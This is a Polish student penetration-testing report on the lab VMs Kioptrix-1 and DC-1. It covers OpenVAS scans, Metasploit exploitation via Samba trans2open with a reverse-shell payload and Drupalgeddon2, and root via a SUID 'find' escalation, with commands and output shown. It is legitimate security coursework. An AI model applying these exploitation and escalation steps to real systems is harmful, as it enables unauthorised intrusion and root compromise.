WCYB - Projekt nr 2 - Zadanie 2
Testy Bezpieczeństwa

Grudzień 2022

Spis treści

1 Wprowadzenie


Celem zadania nr 2 jest:

1. Utworzenie sieci wewnętrznej składającej się z Kali Linuxa oraz 2 pobranych maszyn, w naszym przypadku te maszyny to: Kioptrix 1 oraz DC-1.
2. Wykonanie skanowania za pomocą wybranego skanera podatności, my użyjemy OpenVasa.
3. Zrealizowanie testów penetracyjnych dla każdej z maszyn.

Dokument jest podzielony na 3 etapy: Utworzenie Sieci Wewnętrznej, Skanowanie poszczególnych maszyn i ocena podatności, Eksploitacja.

2 Sieć wewnętrzna

W celu stworzenia sieci wewnętrznej odpowiednio konfigurujemy ustawienia każdej maszyny na poziomie VMWare. W ustawieniach Network Adaptera wybieramy opcję `Custom: Specific virtual network`, z listy wybieramy pozycję `VMnet8 (NAT)` (czynność tą powtarzamy dla reszty maszyn).



Rysunek 1: Konfiguracja network adaptera.

Napotkany problem: pomimo takiej samej konfiguracji Kali Linux nie widział maszyny Kioptrix-1.
Rozwiązanie: Modyfikacja pliku Kioptix Level 1 (plik z konfiguracją) w edytorze tekstowym, należało zmienić `ethernet0.networkName = "Bridged"` na `ethernet0.networkName = "NAT"`.

Na obecnym etapie nie jesteśmy w stanie przeprowadzić skanowania podatności, ponieważ nie znamy adresów IP maszyn. Żeby poznać te adresy musieliśmy na początku dowiedzieć się jaki jest adres naszej sieci, tym celu użyliśmy komendy `ifconfig`, **IP Kali Linuxa: 192.168.138.132**, a jego maskę można zapisać w postacie 24, zatem adres sieci to **192.168.138.0/24**. Możemy teraz wykorzystać tę informację aby znaleźć adresy IP maszyn Kioptrix-1 oraz DC-1. Korzystamy z polecenia `sudo netdiscover -r 192.168.138.0/24`. Adresy **192.168.138.135, 192.168.138.136** to adresy odpowiednio: **DC-1** oraz **Kioptrix-1**.


```
Currently scanning: Finished!   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname

192.168.138.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.138.2   00:50:56:f1:03:8b      1      60  VMware, Inc.
192.168.138.135 00:0c:29:b7:df:74      1      60  VMware, Inc.
192.168.138.136 00:0c:29:31:fe:65      1      60  VMware, Inc.
192.168.138.254 00:50:56:e1:d2:c4      1      60  VMware, Inc.
```

Rysunek 2: Wyszukiwanie adresów IP


3 Skanowanie i ocena podatności

3.1 Skanowanie Kioptrix-1

Uruchamiamy OpenVasa, tworzymy nowy cel a później nowe zadanie. Konfiguracja celu i zadania znajduje się na rysunku odpowiednio 3,4.




Rysunek 3: Konfiguracja celu Kioptrix-1



Rysunek 4: Konfiguracja zadania Skan Kioptrix-1


Po paru minutach otrzymaliśmy raport, OpenVas ocenił że Kioptrix-1 jest bardzo podatny (dotkliwość (severity) okreslono na aż 7.5 punkta). Pełny raport można zobaczyć w dodatku A lub można pobrać tutaj.



Rysunek 5: Results

3.2 Skanowanie DC-1

Ponawiamy czynności jakie wykonaliśmy podczas skanowania Kioptrix-1, tzn. tworzymy nowy cel i zadanie, tym razem na IP maszyny DC-1 (tj.192.168.138.135). Po zakończeniu skanowania znów otrzymujemy raport, można go objerzeć w dodatku B ewentualnie można pobrać tutaj.



Rysunek 6: Results

Najpoważniejszymi podatnościami są: OS End of Life, Drupal Core Critical RCE Vulnerability, Drupal Core SQLi Vulnerability. W raporcie znajdują się ewentualne sposoby naprawy.

3.3 Podsumowanie


Faza skanowania pozwoliła nam zrozumieć stan bezpieczeństwa obu maszyn. Obie maszyny są bardzo podatne na ataki. Na maszynie Kioptrix-1 jest możliwość wykonania chociażby XSS (Cross-site scripting), natomiast na maszynie DC-1 widzimy możliwość wykorzystania podatności pewnego systemu zarządzania treścią (CMS) o nazwie Drupal.

4 Faza Eksploitacji

4.1 Kioptrix-1


4.1.1 Wykrycie wersji poszczególnych usług

Używamy polecenia `sudo nmap -sV 192.168.138.136`, widzimy że nie otrzymaliśmy konkretnej wersji dla usługi netbios-ssn tzn. otrzymaliśmy tylko samo *smb*, w celu zbadania konkretnej wersji tej usługi użyjemy narzędzia *metasploit*. Sambę chcemy zbadać gdyż jej konkretne wersje mogą służyć do wykonania *buffer overflow*.



Rysunek 7: Wersje konkretnych usług

Uruchamiamy *metasploit* i wpisujemy polecenie `search smb_ver`, uzyskujemy tylko jeden wynik więc wpisujemy `use 0`, to narzędzie pozwoli nam ustalić konkretną wersję samby. Wykryta wersja to Samba 2.2.1a.



Rysunek 8: Wersja Samby

4.1.2 Wskazanie exploita

Wykonujemy teraz krótki rekonesans, żeby dowiedzieć że czy dana wersja samby nie ma jakiejś podatności. Okazuje się, że ma, istenieje możliwość wykorzystania *buffer overflow*.

Samba trans2open Overflow (Linux x86)

Disclosed	Created
04/07/2003	05/30/2018

Description

This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particular module is capable of exploiting the flaw on x86 Linux systems that do not have the noexec stack option set. NOTE: Some older versions of RedHat do not seem to be vulnerable since they apparently do not allow anonymous access to IPC.

Rysunek 9: Niebezpieczna wersja Samby

Wpisujemy teraz w metasploicie frazę `search trans2open`, otrzymujemy 4 wyniki, z czego opcja nr 1 jest przeznaczona na Linuxa, więc z niej będziemy korzystać.


```
msf6 auxiliary(scanner/smb/smb_version) > search trans2open

Matching Modules
================

   #  Name                              Disclosure Date  Rank   Check  Description
   -  ----                              ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) >
```

Rysunek 10: Ustawienie exploita

4.1.3 Wykonanie exploita

Należy teraz odpowiednio skonfigurować nasz exploit uruchamiamy polecenie `options` w celu sprawdzenia jakie informacje należy jeszcze podać, widzimy że brakuje *RHOSTS*, czyli IP naszego Kioptrix-1, wpisujemy więc `set RHOSTS 192.168.138.136`.

Teraz zmieniamy payloada z domyślnego na `generic/shell_reverse_tcp`. Ostatecznie wpisujemy polecenie `exploit`. Jak widać mamy też uprawnienia *root*.



Rysunek 11: Wykonanie exploita

Celem było zdobycie roota, co właśnie osiągnęliśmy, Kioptrix-1 nie posiada flagi końcowej (jak np. DC-1).

4.2 DC-1

4.2.1 Wykrycie wersji poszczególnych usług

Uruchamiamy polecenie `sudo nmap 192.168.138.135 -sV -O`, otrzymujemy aż 3 usługi, wersje mamy podane, więc na tym etapie nic więcej nie zrobimy.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.138.135 -sV -O
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 21:46 CET
Nmap scan report for 192.168.138.135
Host is up (0.00040s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 00:0C:29:B7:DF:74 (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.52 seconds
```

Rysunek 12: Wykrywanie usług

4.2.2 Wskazanie exploita

Należy zajrzeć teraz do raportu który wygenerował OpenVas - na pierwszym miejscu znajduje się podatność "Drupal Core Critical RCE Vulnerability", Drupal generalnie jest systemem zarządzania treścią strony (CMS). Co więcej jak wpiszemy w przeglądarce adres 192.168.138.135 otrzymamy stronę Drupala, możemy zatem sprawdzić w *Metasploit* czy jest może jakiś exploit wykorzystujący tą podatność.

2.1.1 High 80/tcp

High (CVSS: 9.8)
NVT: Drupal Core Critical RCE Vulnerability (SA-CORE-2018-002) - Active Check

Summary
Drupal is prone to a critical remote code execution (RCE) vulnerability.

Rysunek 13: Fragment raportu.

Uruchamiamy *Metasploit* i wpisujemy frazę `search drupal` otrzymujemy kilka wyników my spróbujemy skorzystać z exploita pierwszego wpisujemy więc: `use 1`

```
msf6 > search drupal

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe            2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec        2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
```

Rysunek 14: Wyniki wyszukiwania w *Metasploit*

4.2.3 Wykonanie exploita

Standardowo konfigurujemy naszego exploita, ustawiamy RHOSTS poleceniem `set RHOSTS 192.168.138.135`, następnie wpisujemy `exploit` utworzyła nam się sesja meterpretera, w niej jednak za dużo nie zdziałamy więc wywołujemy powłokę shell, samego shella będziemy ulepszać do interaktywnego terminala wykorzystując Pythona. Wpisujemy polecenie: `python -c 'import pty; pty.spawn("/bin/bash")'`.

Później szukamy pliku z uprawnieniem SUID. SUID jest specjalnym uprawnieniem dotyczącym skryptów, jeśli bit SUID jest ustawiony, po uruchomieniu polecenia UID staje się identyfikatorem właściciela pliku, a nie użytkownika, który go uruchamia. Wynika więc z tego że, SUID zapewnia tymczasową eskalację uprawnień. Uruchamiamy zatem polecenie `find / -perm -u=s -type f 2>/dev/null`.

```
meterpreter > shell
Process 3393 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$
```

Rysunek 15: Wywołanie shella, tty oraz wynik komendy find.

Widzimy że samo polecenie ma uprawnienie SUID, więc możemy wykonywać polecenie jako *root*. Tworzymy zatem teraz nowy plik "abc"komendą `touch abc` (dzięki temu będziemy mogli wykonywać polecenia roota). Teraz udowodnimy że rzeczywiście korzystając z komendy *find* tymczasowo podnosimy uprawnienia, wpisujemy polecenie `find abc -exec "whoami" \;`, jak widać na rysunku 16 faktycznie używając polecenia *find* tymczasowo podnosimy

uprawnienia.

```
www-data@DC-1:/var/www$ find abc -exec "whoami" \;
find abc -exec "whoami" \;
root
www-data@DC-1:/var/www$
```

Rysunek 16: Tymczasowa eskalacja uprawnień

Teraz będziemy chcieli uruchomić powłokę shell jako *root*, wpisujemy więc polecenie: `find abc -exec "/bin/sh" \;`. Jak widać na rysunku 17 otrzymaliśmy roota, od razu wchodzimy do katalogu */root*, wypisujemy jego zawartość polecniem `ls`. Mamy finalną flagę, otwieramy plik poleceniem `cat thefinalflag.text`.

```
www-data@DC-1:/var/www$ find abc -exec "/bin/sh" \;
find abc -exec "/bin/sh" \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
#
```

Rysunek 17: Zdobycie flagi.

5 Wnioski końcowe

Po przeprowadzeniu testów penetracyjnych tych maszyn możemy wyciągnąć ciekawe wnioski:

- Skanery podatności nie są perfekcyjne, dobitnym tego przykładem jest brak wymienionej podatności "trans2open"w wygenerowanym przez OpenVas raporcie dotyczącym maszyny Kioptrix-1.
- Eskalacje uprawnień można przeprowadzać na bardzo różne sposoby, dobrym tego przykładem jest eskalacja uprawnień po eksploitacji hosta DC-1.
- Jeżeli chcemy dobrze przeprowadzać testy penetracyjne to trzeba bardzo dobrze znać system operacyjny danej maszyny żeby poruszać się po niej płynnie, również dobrym tego przykładem jest eskalacja uprawnień po eksploitacji hosta DC-1, bez znajomości podstawowej komendy jaką jest *find* byłoby ciężko. Co więcej warto znać takie zagadnienia jak SUID, bo bez tego sam *find* nie wystarczyłby eskalować uprawnień.

A Raport skanowania podatności dla Kioptrix-1

Scan Report

December 10, 2022

Summary

This document reports on the results of an automatic security scan. All dates are displayed using the timezone "Coordinated Universal Time", which is abbreviated "UTC". The task was "Skan Kioptrix-1". The scan started at Sat Dec 10 17:11:32 2022 UTC and ended at Sat Dec 10 17:22:27 2022 UTC. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.

Contents

1 Result Overview

Host	High	Medium	Low	Log	False Positive
192.168.138.136	2	17	5	0	0
Total: 1	2	17	5	0	0

Vendor security updates are not trusted.
Overrides are off. Even when a result has an override, this report uses the actual threat of the result.
Information on overrides is included in the report.
Notes are included in the report.
This report might not show details of all issues that were found.
Issues with the threat level "Log" are not shown.
Issues with the threat level "Debug" are not shown.
Issues with the threat level "False Positive" are not shown.
Only results with a minimum QoD of 70 are shown.

This report contains all 24 results selected by the filtering described above. Before filtering there were 236 results.

1.1 Host Authentications

Host	Protocol	Result	Port/User
192.168.138.136	SMB	Success	Protocol SMB, Port 139, User

2 Results per Host

2.1 192.168.138.136

Host scan start Sat Dec 10 17:11:53 2022 UTC
Host scan end Sat Dec 10 17:22:23 2022 UTC

Service (Port)	Threat Level
80/tcp	High
22/tcp	High
443/tcp	Medium
80/tcp	Medium
22/tcp	Medium
general/icmp	Low
443/tcp	Low
general/tcp	Low
22/tcp	Low

2.1.1 High 80/tcp

High (CVSS: 7.5)
NVT: Webalizer Cross Site Scripting Vulnerability

Summary
Webalizer have a cross-site scripting vulnerability, that could allow malicious HTML tags to be injected in the reports generated by the Webalizer.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Solution:
Solution type: VendorFix
Upgrade to Version 2.01-09 and change the directory in 'OutputDir'.

Vulnerability Detection Method
Details: `Webalizer Cross Site Scripting Vulnerability`
OID:1.3.6.1.4.1.25623.1.0.10816
Version used: `2022-05-12T09:32:01Z`

References
`cve: CVE-2001-0835`
`url: http://www.securityfocus.com/bid/3473`

[return to 192.168.138.136]

2.1.2 High 22/tcp

High (CVSS: 7.5)
NVT: Deprecated SSH-1 Protocol Detection

Summary
The host is running SSH and is providing / accepting one or more deprecated versions of the SSH protocol which have known cryptograhic flaws.

Vulnerability Detection Result
```
The service is providing / accepting the following deprecated versions of the SS
↪H protocol which have known cryptograhic flaws:
1.33
1.5
```

Impact
. . . continues on next page . . .

... continued from previous page ...

Successful exploitation could allows remote attackers to bypass security restrictions and to obtain a client's public host key during a connection attempt and use it to open and authenticate an SSH session to another server with the same access.

Solution:
Solution type: VendorFix
Reconfigure the SSH service to only provide / accept the SSH protocol version SSH-2.

Affected Software/OS
Services providing / accepting the SSH protocol version SSH-1 (1.33 and 1.5).

Vulnerability Detection Method
Details: `Deprecated SSH-1 Protocol Detection`
OID:1.3.6.1.4.1.25623.1.0.801993
Version used: `2022-04-28T13:38:57Z`

References
